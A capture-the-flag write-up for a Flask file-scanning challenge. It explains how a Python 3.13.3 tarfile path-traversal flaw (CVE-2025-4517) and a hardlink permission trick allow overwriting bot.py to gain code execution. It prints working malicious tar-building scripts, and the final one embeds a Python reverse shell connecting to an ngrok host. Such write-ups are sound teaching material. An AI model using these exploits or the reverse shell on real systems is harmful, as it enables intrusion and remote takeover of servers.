🚩 BKISC CTF - Lighter Total
Executive Summary
- OS: Linux
- Key Technique: The application uses the python 3.13.3 TarFile module that is vulnerable to CVE-2025-4517 that allow Arbitrary File Write to any directory that the user
nonroot- which is the user account underwhich the Flask app was running - have write permission to. This then allow the attacker to write a malicious file on the system and make create a symlink from thebot.pyto that file, effectively achieve RCE on the system. - Status:
Completed
Reconnaissance
Configurations

The application is using Python version 3.13.3.

The flag is stored as an environment variable.

The application run under a user account called nonroot.


Non of the installed packages seems to have any interesting CVEs.
Codebase
The application is a VirusTotal-like file scanning tool. The user uploads a file and receive the scanning result from the system in JSON format.
There are three main files inside the backend
app.py: defines the routes of the application.bot.py: defines a bot file running Chromium Browser using Selenium in the background acting as the admin that processes reports and go to user input URL just like in normal XSS CTF challenges.multi.py: acting as the main file scanning and processing uploaded files from the user.
Inside the bot.py file, we can see that the flag is set to the bot’s cookie without HttpOnly attribute.

Connect the dots to the bot.py we can see our potential exploit sink. The user input is being cleaned with Bleach, which is an allowed-list-based HTML sanitizing library that escapes or strips markup and attributes, preventing us from injecting HTML tags into the input.

This means that even though the files is served to the admin raw using Flask’s send_from_directory() function, we cannot execute XSS. However, what’s interesting is that the cleaned_note is written into the report file using append mode 'a', therefore, if the report file is already on the system, instead of overwriting the report file with safe content, it will just add the safe content on top of what’s already there.
There is also another endpoint called /scan that allow user to upload a file so that it can be processed.

The endpoint implement a strict filename sanitization to prevent naive attempt of path traversal.
The multi.py file is a huge file contains more than a thousand lines of code, most of which belong to helper functions that do the processing for the main function process_uploaded_files().

Before looking through the whole long codebase, it’s good practice to look at the imported modules of the file. The file imported many file processing library for each supported file format, the TarFile library is a built-in library of python and upon searching Google, it turns out that the library for Python version 3.13.3 is actually vulnerable to a Arbitrary File Writes vulnerability CVE-2025-4517.

Searching the code base for the extractall or the extract function, we can find the red flag, it uses the exact vulnerable argument filter=data.

Other than that, the file has no real sink for exploitation.
Exploitation
Going back to the app.py file, inside the /submit-report endpoint, the new report file is created with a random name, using str(random.getrandbits(32)), however, Python’s random library is entirely deterministic, the randcrack library can help us guess the seed of the random library if we give it a long enough sequence of number generated using that seed.
The report URL (which contains the random - generated note ID is return to the browser, therefore we can definitely guess the seed. If the system is really vulnerable to AFW, we can definitely create a malicious report file that has the same name as the next report file in the sequence. The system append its harmless content to the file, but our malicious payload will still be executed the moment the admin’s browser touches it.
However, when I opened the website and submit a random report, the bot.py file crashed due to unexpected error:


This exploit chain now come to a dead-end, since we can’t even get the flag inside the cookie if the file crashed. Yet, with AFW in mind, we do not need to rely on XSS just to get the flag.
Arbitrary File Write
Other than the admin’s cookie, the flag is also stored inside the system as an environment variable, if we can overwrite the bot.py file, or create a symlink that points the bot.py file to our malicious file, whenever we submit a report to the bot, the system runs subprocess.run(["python3", "bot.py", url], check=True) and it will trigger our malicious python file instead, effectively achieving RCE on the system.
Going online, there is a PoC for CVE-2025-4517 online here.
Changing the PoC a little, I got this script that works with our system and write a file into the report folder:
import tarfile
import os
import io

TARGET_FILENAME = "report_poc.html"

POC_CONTENT = b"""
hello guys
"""

comp = 'd' * 247
steps = "abcdefghijklmnop"
path = ""

with tarfile.open("poc.tar", mode="w") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)

        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)

    linkpath = os.path.join("/".join(steps), "l" * 254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = "../" * len(steps)
    tar.addfile(l)

    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../app/report"
    tar.addfile(e)

    c = tarfile.TarInfo(f"escape/{TARGET_FILENAME}")
    c.type = tarfile.REGTYPE
    c.size = len(POC_CONTENT)
    tar.addfile(c, fileobj=io.BytesIO(POC_CONTENT))
After upload the poc.tar file onto the /scan endpoint, running ls -la report should reveal the report_poc.html file.

Now that we got AFW, we can try overwriting the bot.py file to our liking:
import tarfile
import os
import io

TARGET_FILENAME = "bot.py"

POC_CONTENT = b"""
overwritten
"""

comp = 'd' * 247
steps = "abcdefghijklmnop"
path = ""

with tarfile.open("poc.tar", mode="w") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)

        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)

    linkpath = os.path.join("/".join(steps), "l" * 254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = "../" * len(steps)
    tar.addfile(l)

    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../app"
    tar.addfile(e)

    f = tarfile.TarInfo("bot_link")
    f.type = tarfile.LNKTYPE
    f.linkname = "escape/bot.py"
    tar.addfile(f)

    c = tarfile.TarInfo("bot_link")
    c.type = tarfile.REGTYPE
    c.size = len(POC_CONTENT)
    tar.addfile(c, fileobj=io.BytesIO(POC_CONTENT))
We successfully overwrite the file. But how does that happen? when we first open the docker container, the original permissions setting of bot.py was r-xr-xr-x, meaning not even nonroot, the owner of the file, can write into it.

However, after we upload our tar file, if we check the permission again, the file’s permission is actually changed.

If you take a look inside the TarFile library’s source code, you’ll see that the default permission of file created when extracting a tar archive is 644 which is equivalent to rw-r--r-- in Linux.

Note: In Linux, each permission has a number assigned to it:
- r (read): 4
- w (write): 2
- x (execute): 1
By adding the numbers for each triplets of permission, we’ll get where the number
644comes from. For example: Inrw-r--r--, the first triplet isrw-= 4 + 2 + 0 = 6

However, this does not fully explain why we can overwrite the bot.py file in the first place. Looking at the source code of TarFile again, we can see that when TarFile tries to extract the hardlink (inside the _extract_member() method), it will create a hardlink to an existed file using os.link(). When it returns back to the _extract_member(), it check for the set_attrs condition (which returns True if the extracting object is not a directory), and since our bot_link is not a symlink, TarFile proceeds to change the permission of the file using chmod() function, resulting in changing the permission of the original inode bot.py as well. The reason this works because the web application was running with the nonrootaccount, the owner of bot.py, therefore, we can always change the permission of a file that we own.

But if so, then why can’t we just overwrite the file using a regular file extraction but we have to use the symlink and hardlink? Looking at the _extract_member() function again, we can see that when the extracting target is a regular file, Tarfile call the makefile() function, which runs with bltn_open(targetpath, "wb") as target: to write into the target path, this code practically asks the OS for permission to write to bot.py - which we don’t - and therefore the code crashes before it can even reach the permission changing block!
PoC
import tarfile
import os
import io

TARGET_FILENAME = "bot.py"
NGROK_TCP = "0.tcp.ap.ngrok.io"
NGROK_PORT = 27194

POC_CONTENT = f"""
import socket,os,pty

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('{NGROK_TCP}',{NGROK_PORT}))

os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)

pty.spawn('/bin/bash')
"""
POC_CONTENT = bytes(POC_CONTENT, 'utf-8')

comp = 'd' * 247
steps = "abcdefghijklmnop"
path = ""

with tarfile.open("poc.tar", mode="w") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)

        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)

    linkpath = os.path.join("/".join(steps), "l" * 254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = "../" * len(steps)
    tar.addfile(l)

    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../app"
    tar.addfile(e)

    f = tarfile.TarInfo("bot_link")
    f.type = tarfile.LNKTYPE
    f.linkname = "escape/bot.py"
    tar.addfile(f)

    c = tarfile.TarInfo("bot_link")
    c.type = tarfile.REGTYPE
    c.size = len(POC_CONTENT)
    tar.addfile(c, fileobj=io.BytesIO(POC_CONTENT))
References: